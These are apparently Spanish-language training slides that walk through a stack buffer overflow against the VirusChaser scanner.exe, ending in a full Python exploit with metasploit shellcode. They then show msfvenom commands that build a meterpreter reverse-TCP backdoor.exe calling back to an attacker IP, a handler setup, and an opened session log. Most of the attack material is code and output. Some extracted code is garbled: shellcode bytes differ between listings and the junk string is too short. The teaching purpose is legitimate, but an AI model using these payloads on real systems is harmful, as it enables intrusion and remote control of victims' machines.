
2.- Estudio y análisis de la aplicación

Para finalizar con la fase 2, se debe corroborar que efectivamente “EIP” se sobrescribe en el elemento 521, esta comprobación se puede realizar al enviar 520 elementos iguales y 4 elementos distintos al final.

[illegible]

2.- Estudio y análisis de la aplicación

- En el menú “File” elegir “Set new arguments”, colocar el patrón con 524 elementos en el campo “New arguments”.
 - No sucederá nada de forma automática ya que cada vez que se ingresan nuevos datos a la aplicación es necesario reiniciar la ejecución, esto se realiza con “Ctrl+F2”.
- Posteriormente realizar la ejecución con “F9” tomando los nuevos parámetros.



2.- Estudio y análisis de la aplicación

- Si el patrón de argumentos es el correcto, la dirección almacenada en el registro EIP debe ser “46454443” que en ASCII sería FEDC (*little-endian*).

```
Registers (FPU)
EAX 00000001
ECX 001207E4
EDX 77F070B4 ntdll.KiFastSystemCallRet
EBX 002D030A
ESP 0012002C
EBP 00120038
ESI 0012E5AC
EDI 77D10060 USER32.SendMessageA
EIP 46454443
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr 00000000 ERROR_SUCCESS
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
CTZ ... 0.0
```


2.- Estudio y análisis de la aplicación

Además es importante observar el contenido de la pila para entender como se están almacenando los datos que son enviados al programa, es posible notar que las 'A' se comienzan a almacenar a partir de la dirección "0012DB20".

0012DB14	75726956	Viru
0012DB18	68432073	s Ch
0012DB1C	72657361	aser
0012DB20	41414141	AAAA
0012DB24	41414141	AAAA
0012DB28	41414141	AAAA
0012DB2C	41414141	AAAA
0012DB30	41414141	AAAA
0012DB34	41414141	AAAA
0012DB38	41414141	AAAA
0012DB3C	41414141	AAAA
0012DB40	41414141	AAAA
0012DB44	41414141	AAAA
0012DB48	41414141	AAAA
0012DB4C	41414141	AAAA
0012DB50	41414141	AAAA
0012DB54	41414141	AAAA
0012DB58	41414141	AAAA
0012DB5C	41414141	AAAA
0012DB60	41414141	AAAA
0012DB64	41414141	AAAA
0012DB68	41414141	AAAA
0012DB6C	41414141	AAAA
0012DB70	41414141	AAAA
0012DB74	41414141	AAAA
0012DB78	41414141	AAAA
0012DB7C	41414141	AAAA

3.- Explotación de la aplicación

Una vez que ya se han realizado las pruebas necesarias para identificar la vulnerabilidad y que el analista se ha familiarizado con el funcionamiento de la aplicación, es momento de pasar a la fase de explotación.



3.- Explotación de la aplicación

- Para crear el exploit se necesitan conocer 4 valores mencionados anteriormente:
 - Junk o caracteres basura
 - Dirección de retorno
 - Shellcode
 - Tren de NOP
- Gracias al análisis previo ya se tienen algunos de esos valores, o pueden calcularse.



Pixabay 2014

2.- Estudio y análisis de la aplicación

¿Por participación cuál es el tamaño del *junk*?

3.- Explotación de la aplicación

El tamaño del *junk* ya se conoce, dado que son todos aquellos datos necesarios para lograr la sobrescritura exitosa del registro “EIP”, situación que ocurre a partir del elemento 521, por lo que el *junk* son 520 bytes que serán representados con “A”.



3.- Explotación de la aplicación

La dirección de retorno que consta de 4 bytes va justo después de las 520 “A”, ya que esos 4 bytes son los que sobrescriben el registro “EIP”, aún no se conoce dicha dirección, que de momento está representada por “CDEF”.

CDEF

3.- Explotación de la aplicación

El objetivo es colocar en “EIP”, la dirección de alguna llamada a un registro que pueda ser manipulado por el analista, en la fase 2 se identificó que tanto “ESP” como “EBP” pueden almacenar datos enviados a la aplicación, para esta práctica se empleará “EBP” que se sobrescribe a los 537 caracteres.

```
Registers (FPU)
EAX 00000001
ECX 0012D7E4
EDX 77F070B4 ntdll.KiFastSystemCallRet
EBX 001203A8
ESP 0012DD2C ASCII "4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
EBP 0012DD38 ASCII "8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
ESI 0012E5A0
EDI 77D10060 USER32.SendMessageA
EIP 72413372
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
R 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
```

3.- Explotación de la aplicación

Con los datos anteriores es posible conocer el tren de NOP que se deben ocupar tomando las siguientes consideraciones.

- EIP se compone de los elementos 521,522,523 y 524 de los datos enviados a la aplicación (CDEF).
- EBP comienza a sobrescribirse a partir del elemento 537.

De lo anterior se deduce que para llegar del elemento 525 hasta el 536 hay un espacio de 12 bytes que representan el tren de NOP.

3.- Explotación de la aplicación

Hasta el momento se tienen los siguientes datos:

- *Junk* = 520 bytes (representados por “A”)
- Dirección de retorno = 4 bytes (representados por “CDEF” ya que aún es desconocida)
- Tren de NOP = 12 bytes (Número de bytes entre final de “EIP” e inicio de sobrescritura de “EBP”)
- *Shellcode* = Desconocido hasta ahora





520 bytes + 4 bytes + 12 bytes + bytes *shellcode* = *payload* final



3.- Explotación de la aplicación

Se enviará un nuevo patrón de caracteres a la aplicación para validar que se han calculado correctamente los datos necesarios para la creación del *exploit*.

[illegible]

Dato	Tamaño	Color
Junk	520 bytes	
Dir. retorno	4 bytes	
Tren de NOP	12 bytes	
Shellcode	20 bytes	

3.- Explotación de la aplicación

- El analista puede notar que hasta el momento todo marcha correctamente, “EIP” está almacenando el equivalente a la dirección de retorno y “EBP” almacenó los 20 bytes equivalentes al *shellcode*.

Registers (FPU)									
EAX	00000001								
ECX	0012D7E4								
EDX	77F070B4								ntdll.KiFastSystemCallRet
EBX	000703E0								
ESP	0012DD2C								ASCII "XXXXXXXXXXXXBBBBBBBBBBBBBBBBBBBB"
EBP	0012DD38								ASCII "BBBBBBBBBBBBBBBBBBBB"
ESI	0012E5AC								
EDI	77D1AD60								USER32.SendMessageA
EIP	46454443								
C	0	ES	0023	32bit	0(FFFFFFFF)				
P	1	CS	001B	32bit	0(FFFFFFFF)				
A	1	SS	0023	32bit	0(FFFFFFFF)				
Z	0	DS	0023	32bit	0(FFFFFFFF)				
S	0	FS	003B	32bit	7FFDF000(FFF)				
T	0	GS	0000		NULL				
D	0								
O	0	LastErr	00000000		ERROR_SUCCESS				

0012DD08	41414141	AAAA
0012DD0C	41414141	AAAA
0012DD10	41414141	AAAA
0012DD14	41414141	AAAA
0012DD18	41414141	AAAA
0012DD1C	41414141	AAAA
0012DD20	41414141	AAAA
0012DD24	41414141	AAAA
0012DD28	46454443	CDEF
0012DD2C	58585858	XXXX
0012DD30	58585858	XXXX
0012DD34	58585858	XXXX
0012DD38	42424242	BBBB
0012DD3C	42424242	BBBB
0012DD40	42424242	BBBB
0012DD44	42424242	BBBB
0012DD48	42424242	BBBB
0012DD4C	00000000
0012DD50	00000110	0..

3.- Explotación de la aplicación

- Existen en Internet numerosos *shellcode*, además la suite de “metasploit” permite crear *shellcodes* y codificarlos a partir de una serie de módulos.
- Los caracteres malos son llamados así porque pueden interrumpir la ejecución del *shellcode* o evitar el BOF.

```
msfpayload windows/exec cmd=calc R | msfencode -b '\x00\x0d\x0a\x09\x20' -t perl
```

```
root@kali:~# msfpayload windows/exec cmd=calc R | msfencode -b '\x00\x0d\x0a\x09\x20' -t perl
[*] x86/shikata_ga_nai succeeded with size 223 (iteration=1)

my $buf =
"\xb8\xf4\xf0\x5e\x03\xdd\x5c\x97\x42\x24\xf4\x5b\x31\x9c" .
"\xb1\x32\x31\x43\x12\x83\xeb\xfc\x03\xb7\xfe\xbc\xf6\xcb" .
"\x17\xc9\xf9\x33\xe8\xaa\x70\xd6\xd9\xf8\xe7\x93\x48\xcd" .
"\x6c\xf1\x60\xa6\x21\xe1\xf3\xca\xed\x06\xb3\x61\xc8\x29" .
"\x44\x44\xd4\xe5\x86\x6c\xa8\xf7\xda\x28\x90\x38\x2f\x28" .
"\xd5\x24\xc0\x78\x8e\x23\x73\x6d\xbb\x71\x48\x8c\x6b\xfe" .
"\xf0\xf6\x0e\xc0\x85\x4c\x10\x10\x35\xda\x5a\x88\x3d\x84" .
"\x7a\xa9\x92\xd6\x47\xe0\x9f\x2d\x33\xf3\x49\x7c\xbc\xc2" .
"\xb5\xd3\x83\xeb\x3b\x2d\xc3\xcb\xa3\x58\x3f\x28\x59\x5b" .
"\x84\x53\x85\xee\x19\xf3\x4e\x48\xfa\x02\x82\x0f\x89\x08" .
"\x6f\x5b\xd5\x0c\x6e\x88\x6d\x28\xfb\x2f\xa2\xb9\xbf\x0b" .
"\x66\xe2\x64\x35\x3f\x4e\xca\x4a\x5f\x36\xb3\xee\x2b\xd4" .
"\xa0\x89\x71\xb2\x37\x1b\x0c\xfb\x38\x23\x0f\xab\x50\x12" .
"\x84\x24\x26\xab\x4f\x01\xd8\xe1\xd2\x23\x71\xac\x86\x76" .
"\x1c\x4f\x7d\xb4\x19\xcc\x74\x44\xde\xcc\xfc\x41\x9a\x4a" .
"\xec\x3b\xb3\x3e\x12\xe8\xb4\x6a\x71\x6f\x27\xf6\x76";
root@kali:~# ^C
```


3.- Explotación de la aplicación

Para completar el *exploit* es necesario obtener la dirección de retorno, dicha dirección debe corresponder a una llamada al contenido de “EBP”, que es el registro que almacena el *shellcode*.

- Es necesario causar un BOF en la aplicación a través de la línea de comandos. No dar clic en “Close the program”.



[illegible]

```
C:\Program Files\VirusChaser>
```




3.- Explotación de la aplicación

- Ejecutar Immunity debugger como administrador.
- En el menú “File” seleccionar “Attach”, aparecerá un listado de procesos donde debe seleccionarse “scanner.exe” y nuevamente dar clic en “Attach”.



3.- Explotación de la aplicación





2.- Estudio y análisis de la aplicación

¿Por participación cuál es la dirección de la llamada “call ebp”?

3.- Explotación de la aplicación

- Cuando el proceso se cargue en el *debugger* presionar “CTRL + F” y buscar el comando “call ebp” que realiza una lectura del contenido de “EBP” (*shellcode*).
- La dirección de dicha llamada es: 77F11CFB



3.- Explotación de la aplicación

Es momento de unir todos los elementos recopilados y crear el *exploit* (para este ejemplo se creó en Python pero pueden crearse en algún otro lenguaje).

- La estructura general del programa es la mostrada en la imagen, deben llenarse los campos de *shellcode*, *junk*, *ret* y *nop* de acuerdo a los datos obtenidos previamente.

```

1  #!/usr/bin/python
2  import os
3  from struct import pack
4  ##### PARAMETROS EXPLOIT #####
5  # JUNK 520 bytes
6  # DIR RET 4 bytes
7  # TREN NOP 12 bytes
8  # SHELLCODE 223 bytes
9  #####
10 # msfpayload windows/exec cmd=calc R | msfencode -b '\x00\x0d\x0a\x09\x20' -t perl : SIZE 223 BYTES
11 shellcode= ()
12 junk = ""
13 ret = pack('<L',0x00000000)
14 nop = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
15 payload = junk + ret + nop + shellcode
16 print payload
17 os.system("C:\\\\\"Program Files\\VirusChaser\\scanner.exe\" \"\" + payload + "\"")
18

```

3.- Explotación de la aplicación

- El *exploit* final queda parecido al de la imagen.

```

1  #!/usr/bin/python
2  import os
3  from struct import pack
4  ##### PARAMETROS EXPLOIT #####
5  # JUNK 520 bytes
6  # DIR RET 4 bytes
7  # TREN NOP 12 bytes
8  # SHELLCODE 223 bytes
9  #####
10 # msfpayload windows/exec cmd=calc R | msfencode -b '\x00\x0d\x0a\x09\x20' -t perl : SIZE 223 BYTES
11 shellcode= ("\xb8\xf4\xf0\x5e\x03\xdd\xc5\xd9\x74\x24\xf4\x5b\x31\xc9"
12             "\xb1\x32\x31\x43\x12\x83\xeb\xfc\x03\xb7\xfe\xbc\xf6\xcb"
13             "\x17\xc9\xf9\x33\xe8\xaa\x70\xd6\xd9\xf8\xe7\x93\x48\xcd"
14             "\x6c\xf1\x60\xa6\x21\xe1\xf3\xca\xad\x06\xb3\x61\xc8\x29"
15             "\x44\x44\xd4\xe5\x86\xc6\xa8\xf7\xda\x28\x90\x38\x2f\x28"
16             "\xd5\x24\xc0\x78\xe8\x23\x73\x6d\xbb\x71\x48\x8c\x6b\xfe"
17             "\xf0\xf6\x0e\xc0\x85\x4c\x10\x10\x35\xda\x5a\x88\x3d\x84"
18             "\x7a\xa9\x92\xd6\x47\xe0\x9f\x2d\x33\xf3\x49\x7c\xbc\xc2"
19             "\xb5\xd3\x83\xeb\x3b\x2d\xc3\xcb\xa3\x58\x3f\x28\x59\x5b"
20             "\x84\x53\x85\xee\x19\xf3\x4e\x48\xfa\x02\x82\x0f\x89\x08"
21             "\x6f\x5b\xd5\x0c\x6e\x88\x6d\x28\xfb\x2f\xa2\xb9\xbf\x0b"
22             "\x66\xe2\x64\x35\x3f\x4e\xca\x4a\x5f\x36\xb3\xee\x2b\xd4"
23             "\xa0\x89\x71\xb2\x37\x1b\x0c\xfb\x38\x23\x0f\xab\x50\x12"
24             "\x84\x24\x26\xab\x4f\x01\xd8\xe1\xd2\x23\x71\xac\x86\x76"
25             "\x1c\x4f\x7d\xb4\x19\xcc\x74\x44\xde\xcc\xfc\x41\x9a\x4a"
26             "\xec\x3b\xb3\x3e\x12\xe8\xb4\x6a\x71\x6f\x27\xf6\x76")
27 junk = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
28 ret = pack('<L',0x77F11CFB)
29 nop = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
30 payload = junk + ret + nop + shellcode
31 print payload
32 os.system("C:\\\\\"Program Files\\VirusChaser\\scanner.exe\" \\\\" + payload + "\\")

```

3.- Explotación de la aplicación

- Se debe ejecutar el *exploit*, dirigirse a la ruta “C:\>Python27>” y ejecutar el archivo “explota.py”. Si todo funciona correctamente se debe ejecutar la calculadora de Windows.

`python.exe explota.py`

The image shows a composite of three elements illustrating a security exploit:

- Python Script (explota.py):** A script defining a shellcode payload for a Windows command prompt. The shellcode is a long string of hexadecimal characters designed to execute the Windows calculator.
- Windows Command Prompt (Administrator: cmd):** A terminal window showing the execution of the script. The user navigates to the directory `C:\Python27` and runs `python.exe explota.py`. The output shows a series of 'A' characters, which is a common visual representation of a successful buffer overflow or shellcode execution.
- Windows Calculator:** A screenshot of the Windows calculator application, which is the target of the exploit. The calculator is open, showing the number 0 in the display.

Generación de shellcode usando MSFVenom

Msfvenom

- Reemplazará a msfpayload y a msfencode
- Pertenece al framework de Metasploit
- No es una herramienta nueva

Msfvenom

- msfvenom -h

Options:

-p, --payload	<payload>	Payload to use. Specify a '-' or stdin to use custom payloads
-l, --list	[module_type]	List a module type example: payloads, encoders, nops, all
-n, --nopsled	<length>	Prepend a nopsled of [length] size on to the payload
-f, --format	<format>	Output format (use --help-formats for a list)
-e, --encoder	[encoder]	The encoder to use
-a, --arch	<architecture>	The architecture to use
-p, --platform	<platform>	The platform of the payload
-s, --space	<length>	The maximum size of the resulting payload
-b, --bad-chars	<list>	The list of characters to avoid example: '\x00\xff'
-i, --iterations	<count>	The number of times to encode the payload
-c, --add-code	<path>	Specify an additional win32 shellcode file to include
-x, --template	<path>	Specify a custom executable file to use as a template
-k, --keep		Preserve the template behavior and inject the payload as a new thread
-o, --options		List the payload's standard options
-h, --help		Show this message
--help-formats		List available formats

Msfvenom

- msfvenom -l payloads

Framework Payloads (340 total)

=====

Name	Description
----	-----
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server on Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server on Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server on Android. Connect back stager
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x86/exec	Execute an arbitrary command
bsd/x86/metsvc_bind_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp	Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/bind_tcp	Spawn a command shell (staged). Listen for a connection
bsd/x86/shell/find_tag	Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp	Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell/reverse_tcp	Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6	Listen for a connection and spawn a command shell over IPv6

Msfvenom

- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=ip_atacante LPORT=12345 -e x86/shikata_ga_nai -i 3 -a x86 -f exe > /var/www/backdoor.exe`

Msfvenom

- **-p** (*Es el payload seleccionado*)
- **LHOST** (*Es la ip del atacante*)
- **LPORT** (*Es el puerto al que se conectará la victima*)
- **-e** (*Codificación*)
- **-a** (*Es la arquitectura del sistema*)
- **-f** (*Es el formato*)
- **>** (*Es la redirección*)

Msfvenom

- mfsconsole
- use exploit/multi/handler
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LHOST ip_atacante
- set LPORT 12345
- exploit

Msfvenom

```

TCP oit(handler) > exploit
TCP
TCP ted reverse handler on 132.248.124.174:12345
UDP ting the payload handler...
ing stage (769536 bytes) to 132.248.124.173
rpreter session 3 opened (132.248.124.174:12345 -> 132.248.124.173:1141)
-05-28 13:31:08 -0500
ter >

```

```

